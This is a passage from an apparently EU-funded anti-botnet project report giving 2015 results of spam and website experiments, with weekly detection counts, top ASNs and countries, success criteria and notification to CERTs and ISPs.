Moreover, Croatian and Spanish NSCs have published advisors about detected campaigns for end-users in their web sites.

After the process of analysis some reports were determined not qualified to go through the notification process, due to different reasons like false positives or reports with low reliability (confidence level).

Some partners with notification role are already analyzing the data received in order to integrate it in the notification process.

More information about general notification step is explained in section Mitigation & Notification.

5.2.4. Reports collected for improvement

Between all partners receiving data, during the experiments have been collected the following reports for improvement purpose:




Figure 35 – SPAM experiment – Information collected for improvement

5.3. Qualitative results

Specific and detailed objectives for the spam experiment detailed on document D3.1-Planning of Experiments are: Identify and classify active threats involved in spam messages, special focus on botnets sending spam and the components belonging to these botnets:

- Campaigns.
- Spambots
- C&C Servers
- Malicious contents like associated URLs or attachments.

Based on these objectives and the results given on the previous section, general outcomes are quite good. All the elements were detected except C&C servers, this may not be necessarily taken as a bad result because experiments were realized with real data. Moreover, C&C are only one piece in the jigsaw puzzle of the botnets. Thanks to the collected data notification and mitigation actions could be carried out to keep users and computers safe and let doing researches based on the elements detected.

Malicious contents have been analysed, almost all analysed samples are detected as "Worm.Generic.24461" which is an alias for the worm "Mydoom". This malware sample is rather old and Antivirus detection of all samples is quite good. This may not reflect a realistic image of the threat landscape in the wild. This can be caused by the limited scope of the sensors used or because they are targeted more often by the same bots. Another reason can be that malicious contents are delivered to CCH from both, honeynets and spam traps, which have a different scope and different potentially attackers. Even so, spam traps are a realistic way to find prevalent malware samples.

The following figure shows the top 10 malware families found on this experiment:




Figure 36 – SPAM experiment – Top 10 malware families

Results obtained about the countries involved in these incidents follow the results obtained on different researches done by security companies during year 2015. On this sense, although the limited scope of the sensors used, since they are not globally distributed, there are no unexpected results, and data discovered in ACDC follows the current normal global tendencies. Usually botnets target countries with good infrastructure to spread widely and quickly and try to attack wealthier countries were they could obtain more benefits. Since this can be the situation of some European countries, this explains why the results obtained follow the same global tendency despite the European limit scope of the sensors.[2]

5.3.1. Spam analysis to discover malicious URLs and attachments

Spam mails received from multiple spamtraps sensors are analysed by partners detecting those incidents in order to discover malicious URLs, malicious attachments and the language of spam content with specific keywords.

Those elements are analysed with different tools such as:

- Google Safe Browsing service to analyse URLs.

[2] https://securelist.com/analysis/quarterly-spam-reports/69932/spam-and-phishing-in-the-first-quarter-of-2015/ (July 2015)

- ClamAV antivirus engine and FKIE HoneyUnit tool to check if an URL is malicious.
- ClamAV antivirus engine to analyse attachments.
- Cymru hash checking service.
- FKIE PDF Scrutinizer to analyse PDF files.

Language of content is important to identify spams that are of interest for each country. Searching for specific keywords is used to identify phishing mails. As an example, this is the volume of malicious URLs and malicious attachments detected by CARNet partner, distributed per week during the experiments.

Experiments period approx.	Week of experiments	Start date	End date	Number of malicious URLs	Number of malicious attachments
PERIOD 1	**Week 1**	2.3.2015	9.3.2015	88	73
	Week 2	9.3.2015	16.3.2015	47	52
PERIOD 2	**Week 3**	16.3.2015	23.3.2015	46	78
	Week 4	23.3.2015	30.3.2015	1	82
PERIOD 3	**Week 5**	30.3.2015	6.4.2015	49	50
	Week 6	6.4.2015	13.4.2015	384	96
	Week 7	13.4.2015	20.4.2015	363	46
PERIOD 4	**Week 8**	20.4.2015	27.4.2015	207	82
	Week 9	27.4.2015	4.5.2015	211	27
	Week 10	4.5.2015	11.5.2015	39	54
	Week 11	11.5.2015	18.5.2015	42	91
	Week 12	18.5.2015	25.5.2015	77	53
	Week 13	25.5.2015	1.6.2015	25	59

Table 5 – SPAM Experiment – URLs and attachments detected per week of experiments by CARNet

5.3.2. Spam analysis to detect spam campaigns and spambots

Spams collected by sensors are analysed to detect spam campaigns and spambots. Spam campaigns are found by comparing content of spams using specially designed hash algorithm, that is used in purpose of discovering similar inputs and similarity is calculated by special formula. If there is certain amount of spam in similar content, above some similarity threshold, it is considered as campaign.

Spambots are mostly detected using spam campaigns. Every set of mails in campaign must meet certain conditions, so that campaign can be designated as spambot campaign (sent from spambot). Number of distinct IP address senders of spam, number of distinct ASNs senders of spam and number of IPs that are allocated by ISPs for end-users (checked by reverse DNS lookup patterns) must meet criteria for determination of spambot campaign. Spambot can also be determined solely by reverse DNS lookup patterns.

As an example, this is the volume of spambots and campaigns detected by CARNet partner, distributed per week during the experiments.

Experiments period approx.	Week of experiments	Start date	End date	Number of detected spambots	Number of detected campaigns
PERIOD 1	**Week 1**	2.3.2015	9.3.2015	905	234
	Week 2	9.3.2015	16.3.2015	552	269
PERIOD 2	**Week 3**	16.3.2015	23.3.2015	426	189
	Week 4	23.3.2015	30.3.2015	239	207
PERIOD 3	**Week 5**	30.3.2015	6.4.2015	203	250
	Week 6	6.4.2015	13.4.2015	588	146
	Week 7	13.4.2015	20.4.2015	404	200
PERIOD 4	**Week 8**	20.4.2015	27.4.2015	361	188
	Week 9	27.4.2015	4.5.2015	454	164
	Week 10	4.5.2015	11.5.2015	649	201
	Week 11	11.5.2015	18.5.2015	378	209
	Week 12	18.5.2015	25.5.2015	260	197
	Week 13	25.5.2015	1.6.2015	226	199

Table 6 – SPAM Experiment – Spambots and campaigns detected per week of experiments by CARNet

5.4. Success criteria final status

Success criteria for spam experiment were defined in the D3.1 Planing reports of the experiments.

To determine the status of the success criteria, have been applied the following rules:

- **Achieved**: The success criteria has been achieved completely.
- **Achieved with observations**: The success criteria has been executed but not by all partners who should (due to different reasons), or when there have not been opportunities to execute the action required, e.g. there have not been detected any incident of the constituency of the partners involved, but all mechanisms are ready to execute it.
- **Not achieved:** There was not possible to execute successfully the success criteria.

Following is reported the status of each success criteria once the experiments have finished:

- Spam botnet elements are detected by sensors and sent to CCH: at least spambots, campaigns, suspicious files and URLs.

  Status: Achieved.

  Justification: All elements detected related to spam have been sent to the CCH by the different sensors of the experiment, as it is explained on the Metrics section. The components detected and sent have been spam messages, IPs sending spam, spambots, campaigns and suspicious and malicious URLs and attachments.

- 75% of suspicious files and URLs in spam are analyzed.

  Status: Achieved.

Justification: Almost 100% of the suspicious files and URLs detected in spam messages have been analysed. The analysis have been made by two different ways, directly from the sensor which detects it before send the report to the CCH, and by the analyser roles, collecting existing reports from the CCH, analysing them and determining if the file or the url is malicious, updating their confidence level and sending the report to the CCH.

- 75% of malicious spam-campaigns detected (related with phishing or malware distribution), affecting end-users of NSCs countries involved on the experiment, are published and accessible through NSCs websites.

  Status: Achieved with observations.

  Justification: Spanish and Croatian NSCs alert end-users about spam campaigns:

  Spanish NSC publish an alert on their web for each campaign detected related to Spain, giving relevant information about the campaign, such as subject, content or sender, in order to help the user to identify them.

  Croatian NSC publish on their web two documents with valuable information about spam and spam campaigns. First one is document “Spam kampanje”, where end users can find subjects of spam campaigns in last 7 days, together with first seen and last seen date. Second one is document “Spam s malicioznim sadržajem“, where end users can find all spam messages from last two weeks, together with list of malicious URL and attachments inside them. Document is renewed every day, so Croatian public can be aware of currently circulating malicious spams, and possible infection can be avoided.

  Romanian NSC has analyzed the campaigns received but none of them were targeted to Romania, if some spam campaign will be detected for their constituency, they will publish advisors on their NSCI.

- 100% of spambots identified and sent to CCH are reported by CERTs to ISPs (which are CERT’s constituency).

  Status: Achieved with observations.

  Justification: Croatian and Romanian CERTs has notified to ISPs about all spambots related to their constituency, this represent the 100% of their detections.

  Other CERTs have not notified due to any spambot belongs to their constituency have been detected or because they are analyzing and/or integrating the data collected from ACDC to their notification process.

- 75% of incidents are notified by involved ISPs to affected end users, if it is legally feasible depending of the country.

  Status: Achieved with observations.

Justification: There have not been incidents that require an action of ISPs toward end users that are related to the partners' constituency. Therefore, it is not applicable to be notified.

- 100% of C&C server discovered are notified to LEAs, in order to start a takedown process, if it is legally feasible depending of the country.

  Status: Achieved with observations.

  Justification: No C&C server belonging to the partners' constituency have been discovered. Therefore notifications were not applied. If some C&C server is detected in the CERTs constituency, the notification to LEAs is planned.

5.5. Parallel activities

In the scope of the experiments, a SPAM blog has been created on the Community Portal, accessible by partners participating in the experiments.

The concept of the blog is to report main experiment results and activities of each period, as well as other news or publications related to the experiments.

The principal tasks published during the experiments, has been the following:

- Summaries about main spam campaigns detected per period.
- Concrete advices about spam campaigns discovered and published on NSCs' websites.
- Spam experiment graphs and statistics.
- News related to spam.
- Some tools statistics for spam experiment by period.
- Detection evidences related spam.

6. WEBSITES experiment

6.1. *Partners and tools involved*

The following partners and tools have been involved in the websites experiment. The contributions are divided by the different roles defined.

6.1.1. *Coordination*

ROLE	PARTNER
Experiment Coordinator	INCIBE
	CERT-RO

Table 7 – WEBSITES Experiment – Coordination

6.1.2. *Detection & Analysis*

ROLE	PARTNER	SOLUTION
Tool Owner & Operator	CARNet	HONEYPOT
		SPAMTRAP
		NIRC
Tool Owner & Operator	TI-IT	HONEYNET
Tool Owner & Operator	ISCTI/GARR	HORGA
Tool Owner & Operator	GDATA	WEBSITES ANALYSIS
		FILE ANALYSIS
Tool Owner & Operator	TID	HONEYNET
		SENTINEL
Tool Owner & Operator	CERT-RO	HONEYNETRO
Tool Owner & Operator	INCIBE	SKANNA
		INUC
Tool Owner & Operator	ATOS	AHPS
Tool Operator (ISCTI/GARR Tool)	BGPOST	HORGA
Tool Operator (CERT-RO Tool)		HONEYNETRO
Tool Operator (CARNET Tool)		HONEYPOT

Table 8 – WEBSITES Experiment – Detection & Analysis

6.1.3. *Notification & Mitigation*

ROLE	PARTNER
NSC	INCIBE
NSC	CARNet
NSC	ISCTI
NSC	FCT|FCCN
CERT	INCIBE
CERT	CARNet
CERT	CERT-RO
CERT	DFN-CERT
CERT	FCT|FCCN
CERT	ISCTI
ISP	TI-IT
ISP	TID

Table 9 – WEBSITES Experiment – Notification & Mitigation

6.2. Metrics

Websites experiment has been focused on the identification and detection of malicious and suspicious URLs, bots, command and control servers.

The following table is a short of the number of reports detected by each type of element. This data is based on the periodic reports that each partner has filled during the experiments.

Type of incident detected	Volume
Attacks to websites	25.170
Malicious websites	290.592
Suspicious websites	36.747
Bots attacking websites	241.030
Malware in websites	724.138
Reports sent to CCH	4.735.527[3]
Reports collected for mitigation	97.110
Reports collected for improvement	4.129.905

Table 10 – WEBSITES Experiment – Summary

The following metrics are submitted in three different blocks:

- **INCIDENTS DETECTED:** Total number of incidents detected by all sensors involved and related to the experiment. Must be taken into account that not all incidents detected are shared through the CCH due to different aspects:
  - **Legal issues.** Besides concrete legal issues that partners could have mainly referrer to personal data sharing, the main issue during the first periods of the experiments was that partners must study the terms and conditions of use placed on the CCH before start to share data.
  - **Data of the own constituency of the partner who detects it.** For those types of data that is sent to partners through constituency, such as IPs, if the partner that detects is who has to handle it, it is not necessary to send this data because they are going to manage the incident.
  - **Internal reasons.** There is data that partners decided not to send but it has been detected in the scope of the experiments, so it counts in the incidents detected by category. Partners decided this by their own discretion and it may be modified at any time. The reasons can go from technical issues that prevent to send data to low quality of the data detected.
  - **Issues while sending.** Some partners have been finishing the developments of their systems to send and receive data during the period of the experiments, this may cause some issues on their channels and not all reports have been sent correctly.

[3] The number of reports sent is bigger than the total number of detections because one incident may involve different types of reports, for instance, if a URI is distributing malware and the partner has obtained the malware, two reports will be sent to the CCH, one related to the URI and other related to the Malware. There is another reason to this behavior, tools provided to the project do not aggregate data, so each time they see a URI they report it, this happens usually on honeynets. Because of this behaviour, the same incident is sent several times but for the recount of incident detected is only count once.

- **REPORTS SENT TO CCH:** Total number of reports sent to the CCH by all partners involved related to the experiment.

- **REPORTS COLLECTED FOR MITIGATION:** Total number of reports collected between all ISPs and CERTs for mitigation purposes. Once collected they are analysed and notified when appropriate.

  Must be taken into account that not all the data sent to the CCH will be collected, only under two casuistic; if it belongs to the constituency of the partner receiving data or there is a key sharing police established.

  The number of notifications done can be higher than the reports collected for mitigation due to some of the partners doing notification are the same that detect the incidents; when a detection is related to an incident belonging to their own constituency, those reports are not send through the CCH because it would be received by they own, so the notification is made directly.

- **REPORTS COLLECTED FOR IMPROVEMENT:** Total number of reports collected from CCH between all partners as tool owner/operator, this mean not only ISPs, CERTs and NSCs roles, but correlators and analyzers too and any partner who established a sharing policy between keys. This data is used to increase the quality of detection and prevention such generation of black lists or new correlation rules.

6.2.1. Incidents detected

6.2.1.1. Websites attacks

During the complete period of the experiments have been detected a total amount of 25.170 websites attacks (unique IP).

6.2.1.2. Websites volume

During the complete period of the experiments have been detected a total amount of 327.339 websites (unique URLs), once analysed have been divided into 290.592 malicious websites and 36.747 suspicious websites.

Classifying the number of malicious websites per ASN where the website is hosted, obtaining the IP that resolves in the moment of the incident detection, the following figure shows the top 30:




Figure 37 – WEBSITES experiment – Top 30 ASNs with malicious websites

The ASN 198403 belonging to Czech Republic protrudes noticeably in number of malicious websites over the rest of ASNs.

Classifying the number of malicious websites per country, the following figure shows the top 30:




Figure 38 – WEBSITES experiment – Top 30 countries with malicious websites

United States of America, Germany, Czech Republic, France, United Kingdom and Netherlands are the countries where more malicious websites are hosted.

Classifying the number of malicious websites per TLD, the following figure shows the top 30:




Figure 39 – WEBSITES experiment – Top 30 TLDs with malicious websites

6.2.1.3. Websites bots

During the complete period of the experiments have been detected a total number of 241.030 bots attacking websites identified (IP+Timestamp).

Classifying the number of unique IPs attacking websites per ASN, the following figure shows the top 30:




Figure 40 – WEBSITES experiment – Top 30 ASNs of IPs attacking websites

The ASN 4134 belonging to China protrudes noticeably in number of IPs attacking over the rest of ASNs

Classifying the number of unique IPs attacking websites per country, the following figure shows the top 30:




Figure 41 – WEBSITES experiment – Top 30 countries of IPs attacking websites

China and United States of America are the two top countries with IPs attacking websites

6.2.1.4. Malware in websites

During the complete period of the experiments have been detected a total number of 724.138 malware objects distributed from websites, these malware samples have been analyzed 1.562.647 times (note that various partners can do analysis over the same malware object).

6.2.1.5. C&C

No C&C servers related to the websites experiment have been detected during the experiments. There are not sensor involved specialized on the detection of C&C neither the malware analysis done obtained them.

6.2.1.6. Botnets

The malicious components discovered during the experiments, related to websites, have not been associated with a concrete botnet.

6.2.2. Reports sent to CCH

During the complete period of the experiments, a total number of 4.735.527 reports were sent to the CCH in the scope of the websites experiment.

The following figure disaggregates the total amount of reports sent by partner:




Figure 42 – WEBSITES experiment – Reports sent by partner

6.2.3. Reports collected for mitigation

